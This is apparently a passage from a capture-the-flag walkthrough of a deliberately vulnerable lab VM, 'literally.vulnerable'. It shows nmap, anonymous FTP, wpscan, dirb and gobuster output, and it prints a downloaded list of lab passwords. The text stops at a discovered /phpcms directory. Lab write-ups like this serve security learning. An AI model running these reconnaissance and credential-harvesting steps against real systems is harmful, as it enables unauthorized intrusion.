

literally.vulnerable

Nmap scan of victim machine.




```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-08 22:20 +08
Nmap scan report for literal (192.168.2.94)
Host is up (0.0011s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 ftp      ftp           325 Dec 04 13:05 backupPasswords
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.2.90
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2f:26:5b:e6:ae:9a:c0:26:76:26:24:00:a7:37:e6:c1 (RSA)
|   256 79:c0:12:33:d6:6d:9a:bd:1f:11:aa:1c:39:1e:b8:95 (ECDSA)
|_  256 83:27:d3:79:d0:8b:6a:2a:23:57:5b:3c:d7:b4:e5:60 (ED25519)
80/tcp    open  http    nginx 1.14.0 (Ubuntu)
|_http-generator: WordPress 5.3
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Not so Vulnerable &#8211; Just another WordPress site
|_http-trane-info: Problem with XML parsing of /evox/about
65535/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 00:0C:29:73:1F:32 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Ftp allows anonymouse login, saw the file backupPasswords and downloaded it.




```
ftp> open
(to) literally.vulnerable
Connected to literal.
220 (vsFTPd 3.0.3)
Name (literally.vulnerable:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           325 Dec 04 13:05 backupPasswords
226 Directory send OK.
ftp> prompt
Interactive mode off.
ftp> mget *
local: backupPasswords remote: backupPasswords
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backupPasswords (325 bytes).
226 Transfer complete.
325 bytes received in 0.00 secs (65.2112 kB/s)
ftp> exit
221 Goodbye.
root@kali:/tmp/literal# cat backupPasswords
Hi Doe,

I'm guessing you forgot your password again! I've added a bunch of passw

*$eGRIf7v38s&p7
yP$*SV09YOrx7mY
GmceC&oOBtbnFCH
3!IZguT2piU8X$c
P&s%F1D4#KDBSeS
$EPid%J2L9LufO5
nD!mb*aHON&76&G
$*Ke7q2ko3tqoZo
SCb$I^gDDqE34fA
Ae%tM0XIWUMsCLp
```

Doing a wpscan, there a user by the name of admin but too bad theres no vulnerable plugins




```
[+] admin
 | Detected By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```




```
[+] Enumerating Vulnerable Plugins (via Passive Methods)

[i] No plugins Found.
```

Doing a dirb scan yields nothing so we are going to try a different wordlist




```
root@kali:/tmp/literal# dirb http://literally.vulnerable:65535

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Dec  8 22:31:04 2019
URL_BASE: http://literally.vulnerable:65535/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://literally.vulnerable:65535/ ----
+ http://literally.vulnerable:65535/index.html (CODE:200|SIZE:10918)
==> DIRECTORY: http://literally.vulnerable:65535/javascript/
+ http://literally.vulnerable:65535/server-status (CODE:403|SIZE:288)

---- Entering directory: http://literally.vulnerable:65535/javascript/ ----
==> DIRECTORY: http://literally.vulnerable:65535/javascript/jquery/

---- Entering directory: http://literally.vulnerable:65535/javascript/jquery/ ----
+ http://literally.vulnerable:65535/javascript/jquery/jquery (CODE:200|SIZE:268026)
```

Using gobuster, theres a hidden directory which turns out to be a wordpress installation



```
root@kali:/tmp/literal# gobuster dir --url http://literally.vulnerable:65535 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://literally.vulnerable:65535
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2019/12/08 22:39:41 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/javascript (Status: 301)
/phpcms (Status: 301)
/server-status (Status: 403)
===============================================================
2019/12/08 22:39:44 Finished
===============================================================
```

Things are getting interesting, there are some clues being dropped.



literally.vulnerable:65535/phpcms/

